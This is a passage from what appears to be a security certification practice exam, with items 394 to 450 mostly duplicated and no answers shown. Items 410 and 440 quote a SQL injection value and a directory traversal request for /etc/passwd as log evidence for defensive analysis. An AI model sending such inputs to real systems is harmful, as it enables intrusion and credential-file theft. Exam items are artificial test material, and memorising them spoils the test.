E. Run an exploitation framework to confirm vulnerabilities.

788

394.A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Select TWO).

A. Compare configurations against platform benchmarks.
B. Confirm adherence to the company's industry-specific regulations.
C. Review the company's current security baseline.
D. Verify alignment with policy related to regulatory compliance.
E. Run an exploitation framework to confirm vulnerabilities.

789

395. A small enterprise decides to implement a warm site to be available for business continuity in case of a disaster. Which of the following BEST meets its requirements?

A. A fully operational site that has all the equipment in place and full data backup tapes on site.
B. A site used for its data backup storage that houses a full-time network administrator.
C. An operational site requiring some equipment to be relocated as well as data transfer to the site.
D. A site staffed with personnel requiring both equipment and data to be relocated there in case of disaster

790

395. A small enterprise decides to implement a warm site to be available for business continuity in case of a disaster. Which of the following BEST meets its requirements?

A. A fully operational site that has all the equipment in place and full data backup tapes on site.
B. A site used for its data backup storage that houses a full-time network administrator.
C. An operational site requiring some equipment to be relocated as well as data transfer to the site.
D. A site staffed with personnel requiring both equipment and data to be relocated there in case of disaster

791

396. A buffer overflow can result in:

A. Loss of data caused by unauthorized command execution.
B. Privilege escalation caused by TPM override.
C. Reduced key strength due to salt manipulation.
D. Repeated use of one-time keys.

792

396. A buffer overflow can result in:

A. Loss of data caused by unauthorized command execution.
B. Privilege escalation caused by TPM override.
C. Reduced key strength due to salt manipulation.
D. Repeated use of one-time keys.

793

397. A recent audit uncovered a key finding regarding the use of a specific encryption standard in a web application that is used to communicate with business customers. Due to the technical limitations of its customers, the company is unable to upgrade the encryption standard. Which of the following types of controls should be used to reduce the risk created by this scenario?

A. Physical
B. Detective
C. Preventive
D. Compensating

794

397. A recent audit uncovered a key finding regarding the use of a specific encryption standard in a web application that is used to communicate with business customers. Due to the technical limitations of its customers, the company is unable to upgrade the encryption standard. Which of the following types of controls should be used to reduce the risk created by this scenario?

A. Physical
B. Detective
C. Preventive
D. Compensating

795

398. Company engineers regularly participate in a public Internet forum with other engineers throughout the industry. Which of the following tactics would an attacker MOST likely use in this scenario?

A. Watering-hole attack
B. Credential harvesting
C. Hybrid warfare
D. Pharming

796

398. Company engineers regularly participate in a public Internet forum with other engineers throughout the industry. Which of the following tactics would an attacker MOST likely use in this scenario?

A. Watering-hole attack
B. Credential harvesting
C. Hybrid warfare
D. Pharming

797

399. An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?

A. ALE
B. ARO
C. RPO
D. SLE

798

399. An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would BEST describe the estimated number of devices to be replaced next year?

A. ALE
B. ARO
C. RPO
D. SLE

799

400. Which of the following is the proper use of a Faraday cage?

A. To block electronic signals sent to erase a cell phone.
B. To capture packets sent to a honeypot during an attack.
C. To protect hard disks from access during a forensics investigation.
D. To restrict access to a building allowing only one person to enter at a time.

800

400. Which of the following is the proper use of a Faraday cage?

A. To block electronic signals sent to erase a cell phone.
B. To capture packets sent to a honeypot during an attack.
C. To protect hard disks from access during a forensics investigation.
D. To restrict access to a building allowing only one person to enter at a time.

801

401. Which of the following are considered to be "something you do"? (Select TWO).

A. Iris scan
B. Handwriting
C. Common Access Card
D. Gait
E. PIN
F. Fingerprint

802

401. Which of the following are considered to be "something you do"? (Select TWO).

A. Iris scan
B. Handwriting
C. Common Access Card
D. Gait
E. PIN
F. Fingerprint

803

402. A company that processes sensitive information has implemented a BYOD policy and an MDM solution to secure sensitive data that is processed by corporate and personality owned mobile devices. Which of the following should the company implement to prevent sensitive data from being stored on mobile devices?

A. VDI
B. Storage segmentation
C. Containerization
D. USB OTG
E. Geofencing

804

402. A company that processes sensitive information has implemented a BYOD policy and an MDM solution to secure sensitive data that is processed by corporate and personality owned mobile devices. Which of the following should the company implement to prevent sensitive data from being stored on mobile devices?

A. VDI
B. Storage segmentation
C. Containerization
D. USB OTG
E. Geofencing

805

403. Which of the following BEST explains the difference between a credentialed scan and a non-credentialed scan?

A. A credentialed scan sees devices in the network, including those behind NAT, while a non-credentialed scan sees outward-facing applications.
B. A credentialed scan will not show up in system logs because the scan is running with the necessary authorization, while non-credentialed scan activity will appear in the logs.
C. A credentialed scan generates significantly more false positives, while a non-credentialed scan generates fewer false positives.
D. A credentialed scan sees the system the way an authorized user sees the system, while a non-credentialed scan sees the system as a guest.

806

403. Which of the following BEST explains the difference between a credentialed scan and a non-credentialed scan?

A. A credentialed scan sees devices in the network, including those behind NAT, while a non-credentialed scan sees outward-facing applications.
B. A credentialed scan will not show up in system logs because the scan is running with the necessary authorization, while non-credentialed scan activity will appear in the logs.
C. A credentialed scan generates significantly more false positives, while a non-credentialed scan generates fewer false positives.
D. A credentialed scan sees the system the way an authorized user sees the system, while a non-credentialed scan sees the system as a guest.

807

404. An accountant is attempting to log in to the internal accounting system and receives a message that the website's certificate is fraudulent. The accountant finds instructions for manually installing the new trusted root onto the local machine. Which of the following would be the company's BEST option for this situation in the future?

A. Utilize a central CRL
B. Implement certificate management
C. Ensure access to KMS
D. Use a stronger cipher suite

808

404. An accountant is attempting to log in to the internal accounting system and receives a message that the website's certificate is fraudulent. The accountant finds instructions for manually installing the new trusted root onto the local machine. Which of the following would be the company's BEST option for this situation in the future?

A. Utilize a central CRL
B. Implement certificate management
C. Ensure access to KMS
D. Use a stronger cipher suite

 809

809

405. Which of the following access management concepts is MOST closely associated with the use of a password or PIN?

A. Authorization
B. Authentication
C. Accounting
D. Identification

 810

810

405. Which of the following access management concepts is MOST closely associated with the use of a password or PIN?

A. Authorization
B. Authentication
C. Accounting
D. Identification

811

406. If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

812

406. If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

813

407. A security audit has revealed that a process control terminal is vulnerable to malicious users installing and executing software on the system. The terminal is beyond end-of-life support and cannot be upgraded, so it is placed on a protected network segment. Which of the following would be MOST effective to implement to further mitigate the reported vulnerability?

A. DNS sinkholing
B. DLP rules on the terminal
C. An IP blacklist
D. Application whitelisting

814

407. A security audit has revealed that a process control terminal is vulnerable to malicious users installing and executing software on the system. The terminal is beyond end-of-life support and cannot be upgraded, so it is placed on a protected network segment. Which of the following would be MOST effective to implement to further mitigate the reported vulnerability?

A. DNS sinkholing
B. DLP rules on the terminal
C. An IP blacklist
D. Application whitelisting

815

408. Which of the following are the BEST selection criteria to use when assessing hard drive suitability for time-sensitive applications that deal with large amounts of critical information? (Select TWO).

A. MTBF
B. MTTR
C. SLA
D. RTO
E. MTTF
F. RPO

816

408. Which of the following are the BEST selection criteria to use when assessing hard drive suitability for time-sensitive applications that deal with large amounts of critical information? (Select TWO).

A. MTBF
B. MTTR
C. SLA
D. RTO
E. MTTF
F. RPO

817

409. A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

818

409. A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

819

410. A security administrator is implementing a new WAF solution and has placed some of the web servers behind the WAF, with the WAF set to audit mode. When reviewing the audit logs of external requests and posts to the web servers, the administrator finds the following entry:

```
Context Details for signature 20000018334
Context: Parameter
Actual Parameter Name: Account_Name
Parameter Value:   SELECT * FROM Users WHERE Username='1' OR '1'='1'
```

Based on this data, which of the following actions should the administrator take?

A. Alert the web server administrators to a misconfiguration.
B. Create a blocking policy based on the parameter values.
C. Change the parameter name Account_Name identified in the log.
D. Create an alert to generate emails for abnormally high activity.

820

410. A security administrator is implementing a new WAF solution and has placed some of the web servers behind the WAF, with the WAF set to audit mode. When reviewing the audit logs of external requests and posts to the web servers, the administrator finds the following entry:

```
Context Details for signature 20000018334
Context: Parameter
Actual Parameter Name: Account_Name
Parameter Value:   SELECT * FROM Users WHERE Username='1' OR '1'='1'
```

Based on this data, which of the following actions should the administrator take?

A. Alert the web server administrators to a misconfiguration.
B. Create a blocking policy based on the parameter values.
C. Change the parameter name Account_Name identified in the log.
D. Create an alert to generate emails for abnormally high activity.

821

411. An organization regularly scans its infrastructure for missing security patches but is concerned about hackers gaining access to the scanner's account. Which of the following would be BEST to minimize this risk?

A. Require a complex, eight-character password that is updated every 90 days.
B. Perform only non-intrusive scans of workstations.
C. Use non-credentialed scans against high-risk servers.
D. Log and alert on unusual scanner account logon times.

822

411. An organization regularly scans its infrastructure for missing security patches but is concerned about hackers gaining access to the scanner's account. Which of the following would be BEST to minimize this risk?

A. Require a complex, eight-character password that is updated every 90 days.
B. Perform only non-intrusive scans of workstations.
C. Use non-credentialed scans against high-risk servers.
D. Log and alert on unusual scanner account logon times.

823

412. An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

A. SED
B. HSM
C. DLP
D. TPM

824

412. An organization with a low tolerance for user inconvenience wants to protect laptop hard drives against loss or data theft. Which of the following would be the MOST acceptable?

A. SED
B. HSM
C. DLP
D. TPM

825

413. A systems administrator is auditing the company's Active Directory environment. It is quickly noted that the username "company/bsmith" is interactively logged into several desktops across the organization. Which of the following has the systems administrator MOST likely come across?

A. Service account
B. Shared credentials
C. False positive
D. Local account

826

413. A systems administrator is auditing the company's Active Directory environment. It is quickly noted that the username "company/bsmith" is interactively logged into several desktops across the organization. Which of the following has the systems administrator MOST likely come across?

A. Service account
B. Shared credentials
C. False positive
D. Local account

827

414. A hospital has received reports from multiple patients that their PHI was stolen after completing forms on the hospital's website. Upon investigation, the hospital finds a packet a packet analyzer was used to steal data. Which of the following protocols would prevent this attack from reoccurring?

A. SFTP
B. HTTPS
C. FTPS
D. SRTP

828

414. A hospital has received reports from multiple patients that their PHI was stolen after completing forms on the hospital's website. Upon investigation, the hospital finds a packet a packet analyzer was used to steal data. Which of the following protocols would prevent this attack from reoccurring?

A. SFTP
B. HTTPS
C. FTPS
D. SRTP

829

415. Which of the following vulnerabilities can lead to unexpected system behavior, including the bypassing of security controls, due to differences between the time of commitment and the time of execution?

A. Buffer overflow
B. DLL injection
C. Pointer dereference
D. Race condition

830

415. Which of the following vulnerabilities can lead to unexpected system behavior, including the bypassing of security controls, due to differences between the time of commitment and the time of execution?

A. Buffer overflow
B. DLL injection
C. Pointer dereference
D. Race condition

831

416. An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements and must also be able to log in to the headquarters location remotely.

Which of the following BEST represent how the remote employees should have been set up initially? (Select TWO).

A. User-based access control
B. Shared accounts.
C. Group-based access control
D. Mapped drives
E. Individual accounts
F. Location-based policies

832

416. An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements and must also be able to log in to the headquarters location remotely.

Which of the following BEST represent how the remote employees should have been set up initially? (Select TWO).

A. User-based access control
B. Shared accounts.
C. Group-based access control
D. Mapped drives
E. Individual accounts
F. Location-based policies

833

417. A threat actor motivated by political goals that is active for a short period of time but has virtually unlimited resources is BEST categorized as a:

A. Hacktivist
B. Nation-state
C. Script kiddie
D. APT

834

417. A threat actor motivated by political goals that is active for a short period of time but has virtually unlimited resources is BEST categorized as a:

A. Hacktivist
B. Nation-state
C. Script kiddie
D. APT

835

418. A coffee company has hired an IT consultant to set up a WIFI network that will provide internet access to customers who visit the company's chain of cafes. The coffee company has provided no requirements other than customers should be granted access after registering via a web form and accepting the terms of service. Which of the following is the MINIMUM acceptable configuration to meet this single requirement?

A. Captive portal
B. WPA with PSK
C. Open WiFi
D. WPS

836

418. A coffee company has hired an IT consultant to set up a WIFI network that will provide internet access to customers who visit the company's chain of cafes. The coffee company has provided no requirements other than customers should be granted access after registering via a web form and accepting the terms of service. Which of the following is the MINIMUM acceptable configuration to meet this single requirement?

A. Captive portal
B. WPA with PSK
C. Open WiFi
D. WPS

837

419. A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the reporting they are unable to access company resources when connected to the company SSID. Which of the following should the security administrator use to access connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

838

419. A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the reporting they are unable to access company resources when connected to the company SSID. Which of the following should the security administrator use to access connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

839

420. Which of the following is the MOST significant difference between intrusive and non-intrusive vulnerability scanning?

A. One uses credentials, but the other does not.
B. One has a higher potential for disrupting system operations.
C. One allows systems to activate firewall countermeasures.
D. One returns service banners, including running versions.

840

420. Which of the following is the MOST significant difference between intrusive and non-intrusive vulnerability scanning?

A. One uses credentials, but the other does not.
B. One has a higher potential for disrupting system operations.
C. One allows systems to activate firewall countermeasures.
D. One returns service banners, including running versions.

841

421. An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC model
D. BYOD model

842

421. An organization wishes to allow its users to select devices for business use but does not want to overwhelm the service desk with requests for too many different device types and models. Which of the following deployment models should the organization use to BEST meet these requirements?

A. VDI environment
B. CYOD model
C. DAC model
D. BYOD model

843

422. A system in the network is used to store proprietary secrets and needs the highest level of security possible. Which of the following should a security administrator implement to ensure the system cannot be reached from the internet?

A. VLAN
B. Air gap
C. NAT
D. Firewall

844

422. A system in the network is used to store proprietary secrets and needs the highest level of security possible. Which of the following should a security administrator implement to ensure the system cannot be reached from the internet?

A. VLAN
B. Air gap
C. NAT
D. Firewall

845

423. A security analyst wishes to scan the network to view potentially vulnerable systems the way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan.
B. Conduct an intrusive scan.
C. Attempt escalation of privilege.
D. Execute a credentialed scan.

846

423. A security analyst wishes to scan the network to view potentially vulnerable systems the way an attacker would. Which of the following would BEST enable the analyst to complete the objective?

A. Perform a non-credentialed scan.

B. Conduct an intrusive scan.

C. Attempt escalation of privilege.

D. Execute a credentialed scan.

847

424. A systems administrator wants to configure an enterprise wireless solution that supports authentication over HTTPS and wireless encryption using AES. Which of the following should the administrator configure to support these requirements? (Select TWO).

A. 802.1X
B. RADIUS federation
C. WPS
D. Captive portal
E. WPA2
F. WDS

848

424. A systems administrator wants to configure an enterprise wireless solution that supports authentication over HTTPS and wireless encryption using AES. Which of the following should the administrator configure to support these requirements? (Select TWO).

A. 802.1X
B. RADIUS federation
C. WPS
D. Captive portal
E. WPA2
F. WDS

849

425. Which of the following is a technical preventive control?

A. Two-factor authentication
B. DVR-supported cameras
C. Acceptable-use MOTD
D. Syslog server

850

425. Which of the following is a technical preventive control?

A. Two-factor authentication
B. DVR-supported cameras
C. Acceptable-use MOTD
D. Syslog server

 851

851

426. An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:

IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny

Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The PERMIT statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP.
B. The DENY statement for 204.211.38.52/24 should be changed to a PERMIT statement.
C. The PERMIT statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631.
D. The PERMIT statement for 204.211.38.211/24 should be changed to only TCP port 631 instead of ALL.

 852

852

426. An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:

IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny

Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The PERMIT statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP.
B. The DENY statement for 204.211.38.52/24 should be changed to a PERMIT statement.
C. The PERMIT statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631.
D. The PERMIT statement for 204.211.38.211/24 should be changed to only TCP port 631 instead of ALL.

853

427. A security engineer at a manufacturing company is implementing a third-party cloud application. Rather than creating users manually in the application, the engineer decides to use the SAML protocol. Which of the following is being used for this implementation?

A. The manufacturing company is the service provider, and the cloud company is the identity provider.
B. The manufacturing company is the authorization provider, and the cloud company is the service provider.
C. The manufacturing company is the identity provider, and the cloud company is the OAuth provider.
D. The manufacturing company is the identity provider, and the cloud company is the service provider.
E. The manufacturing company is the service provider, and the cloud company is the authorization provider.

854

427. A security engineer at a manufacturing company is implementing a third-party cloud application. Rather than creating users manually in the application, the engineer decides to use the SAML protocol. Which of the following is being used for this implementation?

A. The manufacturing company is the service provider, and the cloud company is the identity provider.
B. The manufacturing company is the authorization provider, and the cloud company is the service provider.
C. The manufacturing company is the identity provider, and the cloud company is the OAuth provider.
D. The manufacturing company is the identity provider, and the cloud company is the service provider.
E. The manufacturing company is the service provider, and the cloud company is the authorization provider.

855

428. Which of the following is an example of resource exhaustion?

A. A penetration tester requests every available IP address from a DHCP server.
B. A SQL injection attack returns confidential data back to the browser.
C. Server CPU utilization peaks at 100% during the reboot process.
D. System requirements for a new software package recommend having 12GB of RAM, but only 8GB are available.

856

428. Which of the following is an example of resource exhaustion?

A. A penetration tester requests every available IP address from a DHCP server.
B. A SQL injection attack returns confidential data back to the browser.
C. Server CPU utilization peaks at 100% during the reboot process.
D. System requirements for a new software package recommend having 12GB of RAM, but only 8GB are available.

857

429. Which of the following implements two-factor authentication on a VPN?

A. Username, password, and source IP
B. Public and private keys
C. HOTP token and logon credentials
D. Source and destination IP addresses

858

429. Which of the following implements two-factor authentication on a VPN?

A. Username, password, and source IP
B. Public and private keys
C. HOTP token and logon credentials
D. Source and destination IP addresses

859

430. A junior systems administrator noticed that one of two hard drives in a server room had a red error notification. The administrator removed the hard drive to replace it but was unaware that the server was configured in an array. Which of the following configurations would ensure no data is lost?

A. RAID 0
B. RAID 1
C. RAID 2
D. RAID 3

860

430. A junior systems administrator noticed that one of two hard drives in a server room had a red error notification. The administrator removed the hard drive to replace it but was unaware that the server was configured in an array. Which of the following configurations would ensure no data is lost?

A. RAID 0
B. RAID 1
C. RAID 2
D. RAID 3

 861

861

431. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

 862

862

431. Users are attempting to access a company's website but are transparently redirected to another website. The users confirm the URL is correct. Which of the following would BEST prevent this issue in the future?

A. DNSSEC
B. HTTPS
C. IPSec
D. TLS/SSL

 863

863

432. A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal wiki, corporate directory, and email services securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

 864

864

432. A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal wiki, corporate directory, and email services securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?

A. VPN
B. PaaS
C. IaaS
D. VDI

865

433. A company has a team of penetration testers. This team has located a file on the company file server that they believe contains cleartext usernames followed by a hash. Which of the following tools should the penetration testers use to learn more about the content of this file?

A. Exploitation framework
B. Vulnerability scanner
C. Netcat
D. Password cracker

866

433. A company has a team of penetration testers. This team has located a file on the company file server that they believe contains cleartext usernames followed by a hash. Which of the following tools should the penetration testers use to learn more about the content of this file?

A. Exploitation framework
B. Vulnerability scanner
C. Netcat
D. Password cracker

867

434. During a security audit of a company's network, unsecure protocols were found to be in use. A network administrator wants to ensure browser-based access to company switches is using the most secure protocol. Which of the following protocols should be implemented?

A. SSH2
B. TLS1.2
C. SSL1.3
D. SNMPv3

868

434. During a security audit of a company's network, unsecure protocols were found to be in use. A network administrator wants to ensure browser-based access to company switches is using the most secure protocol. Which of the following protocols should be implemented?

A. SSH2
B. TLS1.2
C. SSL1.3
D. SNMPv3

869

435. A security analyst runs a monthly file integrity check on the main web server. When analyzing the logs, the analyst observed the following entry:

File	Previous hash	Current hash
cmd.exe	C4ca6a34c5e3a0f98dc03d4f8adf56a3	A24f5a34c5e3a0f98dc03d4f8ac5c0e2
chrome.exe	B9c8e3f24b38c94a7c5f3d9d8d4e7ab3	B9c8e3f24b38c94a7c5f3d9d8d4e7ab3

No OS patches were applied to this server during this period. Considering the log output, which of the following is the BEST conclusion?

A. The `cmd.exe` was executed on the scanned server between the two dates. An incident ticket should be created.
B. The `chrome.exe` was executed on the scanned server between the two dates. An incident ticket should be created.
C. The `cmd.exe` was updated on the scanned server. An incident ticket should be created.
D. The `chrome.exe` was updated on the scanned server. An incident ticket should be created.

870

435. A security analyst runs a monthly file integrity check on the main web server. When analyzing the logs, the analyst observed the following entry:

File	Previous hash	Current hash
cmd.exe	C4ca6a34c5e3a0f98dc03d4f8adf56a3	A24f5a34c5e3a0f98dc03d4f8ac5c0e2
chrome.exe	B9c8e3f24b38c94a7c5f3d9d8d4e7ab3	B9c8e3f24b38c94a7c5f3d9d8d4e7ab3

No OS patches were applied to this server during this period. Considering the log output, which of the following is the BEST conclusion?

A. The `cmd.exe` was executed on the scanned server between the two dates. An incident ticket should be created.
B. The `chrome.exe` was executed on the scanned server between the two dates. An incident ticket should be created.
C. The `cmd.exe` was updated on the scanned server. An incident ticket should be created.
D. The `chrome.exe` was updated on the scanned server. An incident ticket should be created.

871

436. A company has just experienced a malware attack affecting a large number of desktop users. The antivirus solution was able to block the malware, but the HIDS alerted to C2 calls as 'Troj.Generic'. Once the security team found a solution to remove the malware, they were able to remove the malware files successfully, and the HIDS stopped alerting. The next morning, however, the HIDS once again started alerting on the same desktops, and the security team discovered the files were back. Which of the following BEST describes the type of malware infecting this company's network?

A. Trojan
B. Spyware
C. Rootkit
D. Botnet

872

436. A company has just experienced a malware attack affecting a large number of desktop users. The antivirus solution was able to block the malware, but the HIDS alerted to C2 calls as 'Troj.Generic'. Once the security team found a solution to remove the malware, they were able to remove the malware files successfully, and the HIDS stopped alerting. The next morning, however, the HIDS once again started alerting on the same desktops, and the security team discovered the files were back. Which of the following BEST describes the type of malware infecting this company's network?

A. Trojan
B. Spyware
C. Rootkit
D. Botnet

873

437. When a malicious user is able to retrieve sensitive information from RAM, the programmer has failed to implement:

A. Session keys
B. Encryption of data at rest
C. Encryption of data in use
D. Ephemeral keys

874

437. When a malicious user is able to retrieve sensitive information from RAM, the programmer has failed to implement:

A. Session keys
B. Encryption of data at rest
C. Encryption of data in use
D. Ephemeral keys

875

438. During an audit, the auditor requests to see a copy of the identified mission-critical applications as well as their disaster recovery plans. The company being audited has an SLA around the applications it hosts. With which of the following is the auditor MOST likely concerned?

A. ARO/ALE
B. MTTR/MTBF
C. RTO/RPO
D. Risk assessment

876

438. During an audit, the auditor requests to see a copy of the identified mission-critical applications as well as their disaster recovery plans. The company being audited has an SLA around the applications it hosts. With which of the following is the auditor MOST likely concerned?

A. ARO/ALE
B. MTTR/MTBF
C. RTO/RPO
D. Risk assessment

877

439. A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY FROM:ANY TO:ANY PORT:ANY

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: 5 PERMIT FROM:ANY TO:ANY PORT:53
B. Replace rule number 10 with the following rule: 10 PERMIT FROM:ANY TO:ANY PORT:22
C. Insert the following rule in the firewall: 25 PERMIT FROM:ANY TO:ANY PORTS:ANY
D. Remove the following rule from the firewall: 30 DENY FROM:ANY TO:ANY PORT:ANY

878

439. A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:

10 PERMIT FROM:ANY TO:ANY PORT:80

20 PERMIT FROM:ANY TO:ANY PORT:443

30 DENY FROM:ANY TO:ANY PORT:ANY

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: 5 PERMIT FROM:ANY TO:ANY PORT:53

B. Replace rule number 10 with the following rule: 10 PERMIT FROM:ANY TO:ANY PORT:22

C. Insert the following rule in the firewall: 25 PERMIT FROM:ANY TO:ANY PORTS:ANY

D. Remove the following rule from the firewall: 30 DENY FROM:ANY TO:ANY PORT:ANY

879

440. During an incident response, a security analyst observes the following log entry on the web server:

```
GET
http://www.companysite.com/product_info.php?show=../../../../etc
/passwd HTTP/1.1
Host: www.companysite.com
```

Which of the following BEST describes the type of attack the analyst is experiencing?

A. SQL injection

B. Cross-site scripting

C. Pass-the-hash

D. Directory traversal

880

440. During an incident response, a security analyst observes the following log entry on the web server:

```
GET
http://www.companysite.com/product_info.php?show=../../../../etc
/passwd HTTP/1.1
Host: www.companysite.com
```

Which of the following BEST describes the type of attack the analyst is experiencing?

A. SQL injection
B. Cross-site scripting
C. Pass-the-hash
D. Directory traversal

881

441. After patching computers with the latest application security patches/updates, users are unable to open certain applications. Which of the following will correct the issue?

A. Modifying the security policy for patch management tools.
B. Modifying the security policy for HIDS/HIPS
C. Modifying the security policy for DLP
D. Modifying the security policy for media control

882

441. After patching computers with the latest application security patches/updates, users are unable to open certain applications. Which of the following will correct the issue?

A. Modifying the security policy for patch management tools.

B. Modifying the security policy for HIDS/HIPS

C. Modifying the security policy for DLP

D. Modifying the security policy for media control

883

442. Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance

B. Pivoting

C. White-box testing

D. Persistence

884

442. Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance

B. Pivoting

C. White-box testing

D. Persistence

885

443. Which of the following types of attack is being used when an attacker responds by sending the MAC address of the attacking machine to resolve the MAC to IP address of a valid server?

A. Session hijacking

B. IP spoofing

C. Evil twin

D. ARP poisoning

886

443. Which of the following types of attack is being used when an attacker responds by sending the MAC address of the attacking machine to resolve the MAC to IP address of a valid server?

A. Session hijacking

B. IP spoofing

C. Evil twin

D. ARP poisoning

887

444. A highly complex password policy has made it nearly impossible to crack accounts passwords. Which of the following might a hacker still be able to perform?

A. Pass-the-hash-attack

B. ARP poisoning attack

C. Birthday attack

D. Brute-force attack

888

444. A highly complex password policy has made it nearly impossible to crack accounts passwords. Which of the following might a hacker still be able to perform?

A. Pass-the-hash-attack

B. ARP poisoning attack

C. Birthday attack

D. Brute-force attack

889

445. An engineer needs to deploy a security measure to identify and prevent data tampering within the organization. Which of the following will accomplish this goal?

A. Antivirus

B. IPS

C. FTP

D. FIM

890

445. An engineer needs to deploy a security measure to identify and prevent data tampering within the organization. Which of the following will accomplish this goal?

A. Antivirus

B. IPS

C. FTP

D. FIM

891

446. A transitive trust…

A. is automatically established between a parent and a child.

B. is used to update DNS records.

C. allows access to untrusted domains.

D. can be used in place of a hardware token for logins.

892

446. A transitive trust…

A. is automatically established between a parent and a child.

B. is used to update DNS records.

C. allows access to untrusted domains.

D. can be used in place of a hardware token for logins.

893

447. A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH

B. SFTP

C. HTTPS

D. SNMP

894

447. A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH

B. SFTP

C. HTTPS

D. SNMP

895

448. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract.

B. Use a pulper or pulverizer for data destruction.

C. Retain the data for a period no more than one year.

D. Burn hard copies containing PII or PHI.

896

448. A contracting company recently completed its period of performance on a government contract and would like to destroy all information associated with contract performance. Which of the following is the best NEXT step for the company to take?

A. Consult data disposition policies in the contract.

B. Use a pulper or pulverizer for data destruction.

C. Retain the data for a period no more than one year.

D. Burn hard copies containing PII or PHI.

897

449. Database server logs show that an attack has occurred with an apostrophe in the username of a section of a web form. Which of the following BEST describes the attack?

A. XSS

B. SQL injection

C. CSRF

D. Clickjacking

898

449. Database server logs show that an attack has occurred with an apostrophe in the username of a section of a web form. Which of the following BEST describes the attack?

A. XSS

B. SQL injection

C. CSRF

D. Clickjacking

899

450. An organization has the following password policies:

- Passwords must be at least 16 characters long.
- A password cannot be the same as any previous 20 passwords.
- Three failed login attempts will lock the account for five minutes.
- Passwords must have one uppercase letter, one lowercase letter, and one non-alphanumeric symbol.

A database server was recently breached, and the incident response team suspects the passwords were compromised. Users with permission on that database server were forced to change their passwords for that server. Unauthorized and suspicious logins are now being detected on a separate server.
Which of the following is MOST likely the issue and the best solution?

A. Some users are reusing passwords for different systems; the organization should scan for password reuse across systems.

B. The Organization has improperly configured single sign-on; the organization should implement a RADIUS server to control account logins.

C. User passwords are not sufficiently long or complex; the organization should increase the complexity and length requirements for passwords.

D. The trust relationship between the two servers has been compromised; the organization should place each server on a separate VLAN.

900

450. An organization has the following password policies:

- Passwords must be at least 16 characters long.
